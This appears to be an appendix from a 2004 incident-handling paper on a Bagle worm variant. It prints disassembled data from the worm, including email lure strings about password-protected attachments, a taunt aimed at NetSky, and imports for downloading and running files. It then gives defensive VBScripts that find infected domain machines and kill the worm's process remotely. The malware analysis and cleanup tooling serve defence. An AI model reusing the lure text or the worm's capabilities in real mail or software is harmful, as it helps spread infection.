| db | 20h; | '.'' |

```

db      73h; 's'
db      61h; 'a'
db      66h; 'f'
db      65h; 'e'
db      2Ch; ','
db      0Dh;
db      0Ah;
db      66h; 'f'
db      6Fh; 'o'
db      6Ch; 'l'
db      6Ch; 'l'
db      6Fh; 'o'
db      77h; 'w'
db      20h; ' '
db      74h; 't'
db      68h; 'h'
db      65h; 'e'
db      20h; ' '
db      69h; 'i'
db      6Eh; 'n'
db      73h; 's'
db      74h; 't'
db      72h; 'r'
db      75h; 'u'
db      63h; 'c'
db      74h; 't'
db      69h; 'i'
db      6Fh; 'o'
db      6Eh; 'n'
db      73h; 's'
db      2Eh; '.'
db      0Dh;
db      0Ah;
db      0Dh;
db      0Ah;
db      00h;
db      00h;
L00406D46:
db      00h;
db      00h;
db      00h;
db      00h;
SSZ00406D4A_For_more_information_see_the_att:
db      'For more information see the attached file.',0
db      46h; 'F'
db      75h; 'u'
db      72h; 'r'
db      74h; 't'
db      68h; 'h'
db      65h; 'e'
db      72h; 'r'
db      20h; ' '
db      64h; 'd'
db      65h; 'e'
db      74h; 't'
db      61h; 'a'

```

| | | |
|----|------|-----|
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 73h; | 's' |
| db | 20h; | '' |
| db | 63h; | 'c' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 20h; | '' |
| db | 62h; | 'b' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 6Fh; | 'o' |
| db | 62h; | 'b' |
| db | 74h; | 't' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 65h; | 'e' |
| db | 64h; | 'd' |
| db | 20h; | '' |
| db | 66h; | 'f' |
| db | 72h; | 'r' |
| db | 6Fh; | 'o' |
| db | 6Dh; | 'm' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 74h; | 't' |
| db | 74h; | 't' |
| db | 61h; | 'a' |
| db | 63h; | 'c' |
| db | 68h; | 'h' |
| db | 65h; | 'e' |
| db | 64h; | 'd' |
| db | 20h; | '' |
| db | 66h; | 'f' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 65h; | 'e' |
| db | 2Eh; | '' |
| db | 00h; | |
| db | 41h; | 'A' |
| db | 64h; | 'd' |
| db | 76h; | 'v' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 63h; | 'c' |
| db | 65h; | 'e' |
| db | 64h; | 'd' |
| db | 20h; | '' |
| db | 64h; | 'd' |
| db | 65h; | 'e' |
| db | 74h; | 't' |
| db | 61h; | 'a' |
| db | 69h; | 'i' |
| db | 6Ch; | 'l' |
| db | 73h; | 's' |

db 20h; ''
 db 63h; 'c'
 db 61h; 'a'
 db 6Eh; 'n'
 db 20h; ''
 db 62h; 'b'
 db 65h; 'e'
 db 20h; ''
 db 66h; 'f'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 64h; 'd'
 db 20h; ''
 db 69h; 'i'
 db 6Eh; 'n'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 66h; 'f'
 db 69h; 'i'
 db 6Ch; 'l'
 db 65h; 'e'
 db 2Eh; '.'
 db 00h;
 db 46h; 'F'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 64h; 'd'
 db 65h; 'e'
 db 74h; 't'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 73h; 's'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'

db 63h; 'c'
 db 68h; 'h'
 db 2Eh; '.'
 db 00h;
 db 46h; 'F'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 64h; 'd'
 db 65h; 'e'
 db 74h; 't'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 73h; 's'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 66h; 'f'
 db 69h; 'i'
 db 6Ch; 'l'
 db 65h; 'e'
 db 2Eh; '.'
 db 00h;
 db 46h; 'F'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 66h; 'f'
 db 75h; 'u'
 db 72h; 'r'
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 64h; 'd'
 db 65h; 'e'
 db 74h; 't'
 db 61h; 'a'
 db 69h; 'i'

db 6Ch; 'l'
 db 73h; 's'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 2Eh; '.'
 db 00h; ''
 db 50h; 'P'
 db 6Ch; 'l'
 db 65h; 'e'
 db 61h; 'a'
 db 73h; 's'
 db 65h; 'e'
 db 2Ch; ''
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 61h; 'a'
 db 64h; 'd'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 20h; ''
 db 66h; 'f'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 66h; 'f'
 db 75h; 'u'
 db 72h; 'r'
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 64h; 'd'

```

db      65h; 'e'
db      74h; 't'
db      61h; 'a'
db      69h; 'i'
db      6Ch; 'l'
db      73h; 's'
db      2Eh; '.'
db      00h;
db      50h; 'P'
db      61h; 'a'
db      79h; 'y'
db      20h; ''
db      61h; 'a'
db      74h; 't'
db      74h; 't'
db      65h; 'e'
db      6Eh; 'n'
db      74h; 't'
db      69h; 'i'
db      6Fh; 'o'
db      6Eh; 'n'
db      20h; ''
db      6Fh; 'o'
db      6Eh; 'n'
db      20h; ''
db      61h; 'a'
db      74h; 't'
db      74h; 't'
db      61h; 'a'
db      63h; 'c'
db      68h; 'h'
db      65h; 'e'
db      64h; 'd'
db      20h; ''
db      66h; 'f'
db      69h; 'i'
db      6Ch; 'l'
db      65h; 'e'
db      2Eh; '.'
db      00h;
db      00h;
L00406E8B:
db      00h;
db      00h;
db      00h;
db      00h;
SSZ00406E8F_____The_s_team_____:
db      ' The %s team ',0
SSZ00406EB6_http____www__s:
db      'http://www.%s',0
SSZ00406EC4_The_Management_:
db      'The Management,',0
db      53h; 'S'
db      69h; 'i'
db      6Eh; 'n'
db      63h; 'c'

```

db 65h; 'e'
 db 72h; 'r'
 db 65h; 'e'
 db 6Ch; 'l'
 db 79h; 'y'
 db 2Ch; ','
 db 00h;
 db 42h; 'B'
 db 65h; 'e'
 db 73h; 's'
 db 74h; 't'
 db 20h; ''
 db 77h; 'w'
 db 69h; 'i'
 db 73h; 's'
 db 68h; 'h'
 db 65h; 'e'
 db 73h; 's'
 db 2Ch; ','
 db 00h;
 db 48h; 'H'
 db 61h; 'a'
 db 76h; 'v'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 20h; ''
 db 67h; 'g'
 db 6Fh; 'o'
 db 6Fh; 'o'
 db 64h; 'd'
 db 20h; ''
 db 64h; 'd'
 db 61h; 'a'
 db 79h; 'y'
 db 2Ch; ','
 db 00h;
 db 43h; 'C'
 db 68h; 'h'
 db 65h; 'e'
 db 65h; 'e'
 db 72h; 'r'
 db 73h; 's'
 db 2Ch; ','
 db 00h;
 db 4Bh; 'K'
 db 69h; 'i'
 db 6Eh; 'n'
 db 64h; 'd'
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 67h; 'g'
 db 61h; 'a'
 db 72h; 'r'
 db 64h; 'd'

```

db      73h; 's'
db      2Ch; ','
db      00h;
db      00h;
L00406F14:
db      00h;
db      00h;
db      00h;
db      00h;
SSZ00406F18___For_security_reasons_attached_:
db      0Dh,0Ah,'For security reasons attached file is password protected. The
password is "%s".',0Dh,0Ah,0
db      0Dh;
db      0Ah;
db      46h; 'F'
db      6Fh; 'o'
db      72h; 'r'
db      20h; ' '
db      73h; 's'
db      65h; 'e'
db      63h; 'c'
db      75h; 'u'
db      72h; 'r'
db      69h; 'i'
db      74h; 't'
db      79h; 'y'
db      20h; ' '
db      70h; 'p'
db      75h; 'u'
db      72h; 'r'
db      70h; 'p'
db      6Fh; 'o'
db      73h; 's'
db      65h; 'e'
db      73h; 's'
db      20h; ' '
db      74h; 't'
db      68h; 'h'
db      65h; 'e'
db      20h; ' '
db      61h; 'a'
db      74h; 't'
db      74h; 't'
db      61h; 'a'
db      63h; 'c'
db      68h; 'h'
db      65h; 'e'
db      64h; 'd'
db      20h; ' '
db      66h; 'f'
db      69h; 'i'
db      6Ch; 'l'
db      65h; 'e'
db      20h; ' '
db      69h; 'i'
db      73h; 's'

```

db 20h; ''
 db 70h; 'p'
 db 61h; 'a'
 db 73h; 's'
 db 73h; 's'
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 20h; ''
 db 70h; 'p'
 db 72h; 'r'
 db 6Fh; 'o'
 db 74h; 't'
 db 65h; 'e'
 db 63h; 'c'
 db 74h; 't'
 db 65h; 'e'
 db 64h; 'd'
 db 2Eh; ''
 db 20h; ''
 db 50h; 'P'
 db 61h; 'a'
 db 73h; 's'
 db 73h; 's'
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 20h; ''
 db 69h; 'i'
 db 73h; 's'
 db 20h; ''
 db 22h; ''
 db 25h; '%'
 db 73h; 's'
 db 22h; ''
 db 2Eh; ''
 db 0Dh;
 db 0Ah;
 db 00h;
 db 0Dh;
 db 0Ah;
 db 41h; 'A'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 66h; 'f'
 db 69h; 'i'
 db 6Ch; 'l'
 db 65h; 'e'

db 20h; ''
 db 70h; 'p'
 db 72h; 'r'
 db 6Fh; 'o'
 db 74h; 't'
 db 65h; 'e'
 db 63h; 'c'
 db 74h; 't'
 db 65h; 'e'
 db 64h; 'd'
 db 20h; ''
 db 77h; 'w'
 db 69h; 'i'
 db 74h; 't'
 db 68h; 'h'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 70h; 'p'
 db 61h; 'a'
 db 73h; 's'
 db 73h; 's'
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 20h; ''
 db 66h; 'f'
 db 6Fh; 'o'
 db 72h; 'r'
 db 20h; ''
 db 73h; 's'
 db 65h; 'e'
 db 63h; 'c'
 db 75h; 'u'
 db 72h; 'r'
 db 69h; 'i'
 db 74h; 't'
 db 79h; 'y'
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 61h; 'a'
 db 73h; 's'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 73h; 's'
 db 2Eh; ''
 db 20h; ''
 db 50h; 'P'
 db 61h; 'a'
 db 73h; 's'
 db 73h; 's'
 db 77h; 'w'

db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 20h; ''
 db 69h; 'i'
 db 73h; 's'
 db 20h; ''
 db 25h; '%'
 db 73h; 's'
 db 2Eh; '.'
 db 0Dh;
 db 0Ah;
 db 00h;
 db 0Dh;
 db 0Ah;
 db 49h; 'I'
 db 6Eh; 'n'
 db 20h; ''
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 65h; 'e'
 db 72h; 'r'
 db 20h; ''
 db 74h; 't'
 db 6Fh; 'o'
 db 20h; ''
 db 72h; 'r'
 db 65h; 'e'
 db 61h; 'a'
 db 64h; 'd'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 61h; 'a'
 db 74h; 't'
 db 74h; 't'
 db 61h; 'a'
 db 63h; 'c'
 db 68h; 'h'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 20h; ''
 db 68h; 'h'
 db 61h; 'a'
 db 76h; 'v'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 6Fh; 'o'
 db 20h; ''
 db 75h; 'u'

db 73h; 's'
 db 65h; 'e'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 66h; 'f'
 db 6Fh; 'o'
 db 6Ch; 'l'
 db 6Ch; 'l'
 db 6Fh; 'o'
 db 77h; 'w'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 70h; 'p'
 db 61h; 'a'
 db 73h; 's'
 db 73h; 's'
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 64h; 'd'
 db 3Ah; ':'
 db 20h; ''
 db 25h; '%'
 db 73h; 's'
 db 2Eh; '.'
 db 0Dh;
 db 0Ah;
 db 00h;
 db 00h;
 L00407062:
 db 00h;
 db 00h;
 db 00h;
 db 00h;
 SSZ00407066_Attach:
 db 'Attach',0
 db 49h; 'I'
 db 6Eh; 'n'
 db 66h; 'f'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Dh; 'm'
 db 61h; 'a'
 db 74h; 't'
 db 69h; 'i'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 00h;
 db 52h; 'R'
 db 65h; 'e'
 db 61h; 'a'

db 64h; 'd'
 db 6Dh; 'm'
 db 65h; 'e'
 db 00h;
 db 44h; 'D'
 db 6Fh; 'o'
 db 63h; 'c'
 db 75h; 'u'
 db 6Dh; 'm'
 db 65h; 'e'
 db 6Eh; 'n'
 db 74h; 't'
 db 00h;
 db 49h; 'l'
 db 6Eh; 'n'
 db 66h; 'f'
 db 6Fh; 'o'
 db 00h;
 db 54h; 'T'
 db 65h; 'e'
 db 78h; 'x'
 db 74h; 't'
 db 44h; 'D'
 db 6Fh; 'o'
 db 63h; 'c'
 db 75h; 'u'
 db 6Dh; 'm'
 db 65h; 'e'
 db 6Eh; 'n'
 db 74h; 't'
 db 00h;
 db 54h; 'T'
 db 65h; 'e'
 db 78h; 'x'
 db 74h; 't'
 db 46h; 'F'
 db 69h; 'i'
 db 6Ch; 'l'
 db 65h; 'e'
 db 00h;
 db 4Dh; 'M'
 db 6Fh; 'o'
 db 72h; 'r'
 db 65h; 'e'
 db 49h; 'l'
 db 6Eh; 'n'
 db 66h; 'f'
 db 6Fh; 'o'
 db 00h;
 db 4Dh; 'M'
 db 65h; 'e'
 db 73h; 's'
 db 73h; 's'
 db 61h; 'a'
 db 67h; 'g'
 db 65h; 'e'

db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'
db 23h; '#'

© Cambridge University Press 2004. Author retains full rights.

| | | |
|----|------|-----|
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 23h; | '#' |
| db | 0Dh; | |
| db | 0Ah; | |
| db | 48h; | 'H' |
| db | 65h; | 'e' |
| db | 79h; | 'y' |
| db | 2Ch; | ',' |
| db | 20h; | '' |
| db | 4Eh; | 'N' |
| db | 65h; | 'e' |
| db | 74h; | 't' |
| db | 53h; | 'S' |
| db | 6Bh; | 'k' |
| db | 79h; | 'y' |
| db | 2Ch; | ',' |
| db | 20h; | '' |

| | | |
|----|------|-----|
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 20h; | '' |
| db | 62h; | 'b' |
| db | 69h; | 'i' |
| db | 74h; | 't' |
| db | 63h; | 'c' |
| db | 68h; | 'h' |
| db | 2Ch; | ',' |
| db | 20h; | '' |
| db | 64h; | 'd' |
| db | 6Fh; | 'o' |
| db | 6Eh; | 'n' |
| db | 27h; | ''' |
| db | 74h; | 't' |
| db | 20h; | '' |
| db | 72h; | 'r' |
| db | 75h; | 'u' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | '' |
| db | 62h; | 'b' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 73h; | 's' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 65h; | 'e' |
| db | 73h; | 's' |
| db | 73h; | 's' |
| db | 2Ch; | ',' |
| db | 20h; | '' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 6Eh; | 'n' |
| db | 61h; | 'a' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 74h; | 't' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 74h; | 't' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 20h; | '' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 3Fh; | '?' |
| db | 0Dh; | |

db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;
db 00h;

© Cambridge University Press 2004. Author retains full rights.

•
,
•
,

```

;-----
; Imports from KERNEL32.DLL
;
    extrn FindFirstFileA
    extrn FindNextFileA
    extrn GetCommandLineA
    extrn GetCurrentProcessId
    extrn GetDateFormatA
    extrn GetDriveTypeA
    extrn GetFileSize
    extrn GetLocalTime
    extrn GetLogicalDriveStringsA
    extrn GetModuleFileNameA
    extrn GetSystemDirectoryA
    extrn GetTickCount
    extrn GetTimeFormatA
    extrn GetTimeZoneInformation
    extrn GetWindowsDirectoryA
    extrn GlobalAlloc
    extrn GlobalFree
    extrn LocalAlloc
    extrn LocalFree
    extrn MapViewOfFile
    extrn FindClose
    extrn Process32First
    extrn Process32Next
    extrn ReadFile
    extrn ReleaseMutex
    extrn SetEndOfFile
    extrn SetFileAttributesA
    extrn SetFilePointer
    extrn Sleep
    extrn SystemTimeToFileTime
    extrn TerminateProcess
    extrn UnmapViewOfFile
    extrn WaitForSingleObject
    extrn WinExec
    extrn WriteFile
    extrn lstrcatA
    extrn lstrcmpiA
    extrn lstrcpyA
    extrn strlenA
    extrn CloseHandle
    extrn CreateToolhelp32Snapshot
    extrn ExitProcess
    extrn CreateThread
    extrn CreateMutexA
    extrn CreateFileMappingA
    extrn CreateFileA
    extrn CopyFileA
    extrn CompareFileTime
    extrn OpenProcess
;
; Imports from advapi32.dll
;
    extrn RegDeleteValueA

```

```

    extrn RegQueryValueExA
    extrn RegSetValueExA
    extrn RegDeleteKeyA
    extrn RegCreateKeyA
    extrn RegCloseKey
;
; Imports from iphlapi.dll
;
    extrn GetNetworkParams
;
; Imports from ole32.dll
;
    extrn CoInitialize
    extrn CreateStreamOnHGlobal
;
; Imports from SHELL32.dll
;
    extrn ShellExecuteA
;
; Imports from shlwapi.dll
;
    extrn StrDupA
    extrn StrRChrA
    extrn StrTrimA
    extrn StrStrIA
;
; Imports from urlmon.dll
;
    extrn URLDownloadToFileA
;
; Imports from user32.dll
;
    extrn CharLowerA
    extrn CharUpperA
    extrn wsprintfA
;
; Imports from wininet.dll
;
    extrn InternetCloseHandle
    extrn InternetGetConnectedState
    extrn InternetOpenA
    extrn InternetOpenUrlA
;
; Imports from wsock32.dll
;
    extrn gethostname
    extrn gethostbyname
    extrn connect
    extrn closesocket
    extrn bind
    extrn accept
    extrn WSASStartup
    extrn socket
    extrn send
    extrn select
    extrn recv

```

```
extrn listen
extrn inet_addr
```

```
;
```

Visual Basic Scripts to Locate Infected Machines and Kill Processes Using PSKILL
(requires the PSKILL utility from <http://www.sysinternals.com/ntw2k/freeware/pskill.shtml>)

Start.vbs

```
Dim DomainObj, DomainName, WshShell, Computer

x = 1

While x = 1
    DomainName = "acompany"

    Set DomainObj = GetObject("WinNT://" & DomainName)
    Set WshShell = WScript.CreateObject("WScript.Shell")

    DomainObj.Filter = Array("Computer")

    For Each Computer In DomainObj
        WScript.Echo "Checking computer " & Computer.Name & "..."

        WshShell.Run "checkc~1.vbs " & Computer.Name

        WScript.Sleep 500
    Next

    WScript.Sleep 12000
Wend
```

CheckComputers.vbs

```
Dim objArgs, fso, CurrentDate, CurrentTime, ComputerName, f, WshShell
Const ForReading = 1, ForWriting = 2, ForAppending = 8

Set objArgs = WScript.Arguments

Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\C$\Winnt\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\C$\Windows\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\D$\Winnt\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\D$\Windows\system32\irun4.exe")

Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\C$\Winnt\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\C$\Windows\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\D$\Winnt\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\D$\Windows\system32\irun4.exeopen")

Sub CheckComputer(ComputerName, FilePath)
    Set fso = CreateObject("Scripting.FileSystemObject")

    If fso.FileExists(FilePath) Then
        Call LogInfectedComputer(ComputerName, FilePath)
        Call KillBagelj (ComputerName)
    End If
End Sub
```

```

        End If
    End Sub

    Sub LogInfectedComputer(ComputerName, FilePath)
        Set fso = CreateObject("Scripting.FileSystemObject")

        CurrentDate = Date
        CurrentTime = Time

        If not fso.FileExists(ComputerName & ".log") Then
            Set f = fso.OpenTextFile(ComputerName & ".log", ForWriting, True)

            f.Write "Infected Computers" & vbCrLf

            f.Close
        End If

        Set f = fso.OpenTextFile(ComputerName & ".log", ForAppending)

        f.Write vbCrLf _
        & CurrentDate & ", " & CurrentTime & vbCrLf _
        & ComputerName & vbTab & FilePath

        f.Close
    End Sub

    Sub KillBagelj(ComputerName)
        Set WshShell = WScript.CreateObject("WScript.Shell")

        WshShell.Run "pskill.exe \\" & ComputerName & " irun4", 7
    End Sub

```

Make Your Own Loopback Adapter

<http://www.juniper.net/techpubs/software/nog/nog-interfaces/html/fe-ge-loopback25.html> (12 Mar 2004)

Figure 21: RJ-45 Ethernet Loopback Plug

